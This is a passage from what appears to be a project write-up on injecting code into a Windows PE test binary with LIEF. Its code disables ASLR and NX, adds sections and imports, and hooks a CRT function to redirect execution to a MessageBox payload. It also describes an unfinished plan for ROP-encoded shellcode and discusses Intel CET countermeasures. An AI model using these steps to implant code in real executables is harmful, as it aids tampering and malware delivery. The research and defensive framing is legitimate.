section_text.characteristics = lief.PE.SECTION_CHARACTERISTICS.CNT_CODE |
lief.PE.SECTION_CHARACTERISTICS.MEM_READ |
lief.PE.SECTION_CHARACTERISTICS.MEM_EXECUTE

# Create '.data' section for the string(s)
section_data                = lief.PE.Section(".hdata")
section_data.content        = data
section_data.virtual_address = 0x8000
section_data.characteristics = lief.PE.SECTION_CHARACTERISTICS.CNT_INITIALIZED_DATA |
lief.PE.SECTION_CHARACTERISTICS.MEM_READ
```

The code has many hardcoded values since we have previously reversed engineered the original executable and the section structure and their VAs. We will prepare to add two sections in the executable, one data section and one code section. In the code section we will add the trampoline function and in the data section the content of the message that we will add in the pop up

```
binary = lief.parse("/var/testBinaries/executables/PE32_HelloWorld_Innocent.exe")

# Disable ASLR
binary.optional_header.dll_characteristics &= ~lief.PE.DLL_CHARACTERISTICS.DYNAMIC_BASE

# Disable NX protection
binary.optional_header.dll_characteristics &= ~lief.PE.DLL_CHARACTERISTICS.NX_COMPAT

# Add the sections
```

```
section_text = binary.add_section(section_text)
section_data = binary.add_section(section_data)

# Add the 'ExitProcess' function to kernel32
kernel32 = binary.get_import("KERNEL32.dll")
kernel32.add_entry("ExitProcess")

# Add the 'user32.dll' library
user32 = binary.add_library("user32.dll")

# Add the 'MessageBoxA' function
user32.add_entry("MessageBoxA")

# Get the IAT of functions used in the hook
ExitProcess_addr = binary.predict_function_rva("KERNEL32.dll", "ExitProcess")
MessageBoxA_addr = binary.predict_function_rva("user32.dll", "MessageBoxA")
print("Address of 'MessageBoxA': 0x{:06x} ".format(MessageBoxA_addr))
print("Address of 'ExitProcess': 0x{:06x} ".format(ExitProcess_addr))
```

Since there MessageBoxA is not needed in the original executable it's not included in the import table. Thus we import *user32.dll* library and add the missing function. The last part of this process is to specify which DLL function we want to hook and where we want to redirect it, in our case it's the code section that we added previously.

```
# Hook the '__acrt_iob_func' function with our code
binary.hook_function("__acrt_iob_func", binary.optional_header.imagebase +
section_text.virtual_address)

# Invoke the builder
builder = lief.PE.Builder(binary)

# Configure it to rebuild and patch the imports
builder.build_imports(True).patch_imports(True)

# Build !
builder.build()
```

```
# Save the result
builder.write("hooked_innocent.exe")
```

Building the ROP chain

The last step is to form the ROP chain that will represent the shellcode. Unfortunately that part was not finished. The part where we had to integrate a third party library for gadget finding with semantic search went well. The problematic part was when our code had to execute the ROP encoded shellcode. The reason this didn't work was probably the branching and the loops inside the shellcode.

Countermeasures

The countermeasures that we are going to mention here are the same that somebody could use to countermeasure ROP as an exploitation technique. We are going to mention the two most promising developed by Intel and probably. Here we highlight two key aspects of ISA to get you started, namely, shadow stack and indirect branch tracking. It is the combination of these two that are designed to address both ROP and JOP class of attacks.

Shadow stack

CET defines a second stack (shadow stack) exclusively used for control transfer operations, in addition to the traditional stack used for control transfer and data. When CET is enabled, CALL instruction pushes the return address into a shadow stack in addition to its normal behavior of pushing the return address into the normal stack (no changes to traditional stack operation). The return instructions (e.g. RET) pops return address from both shadow and traditional stacks, and only transfers control to popped address if return addresses from both stacks match. There are restrictions to write operations to shadow stack to make it harder for adversaries to modify return address on both copies of stack implemented by changes to page tables. Thus limiting shadow stack usage to call and return operations for the purpose of storing return address only.

The page table protections for shadow stack are also designed to protect integrity of shadow stack by preventing unintended or malicious switching of shadow stack and/or overflow and underflow of shadow stack.

Indirect branch tracking

The ENDBRANCH instruction is a new instruction added to ISA to mark legal targets for an indirect branch or jump. Thus if ENDBRANCH is not the target of indirect branch or jump, the CPU generates an exception indicating unintended or malicious operation. This specific instruction has been implemented as NOP on current Intel processors for backwards compatibility (similar to several MPX instructions) and pre-enabling of software

Future Work

We are looking forward to getting a better understanding of how ROP chaining works and finalizing the missing parts of this project. The foundation of the code enable us for future implementation that would work on both *x86* and *x64* PE and probably LFE executables as well.

References

Bachaalany, Elias, Koret, Joxean. “The Antivirus Hacker's Handbook”

https://docs.docker.com/develop/develop-images/dockerfile_best-practices/

RYAN ROEMER, ERIK BUCHANAN, HOVAV SHACHAM and STEFAN SAVAGE, Return-Oriented Programming:Systems, Languages, and Applications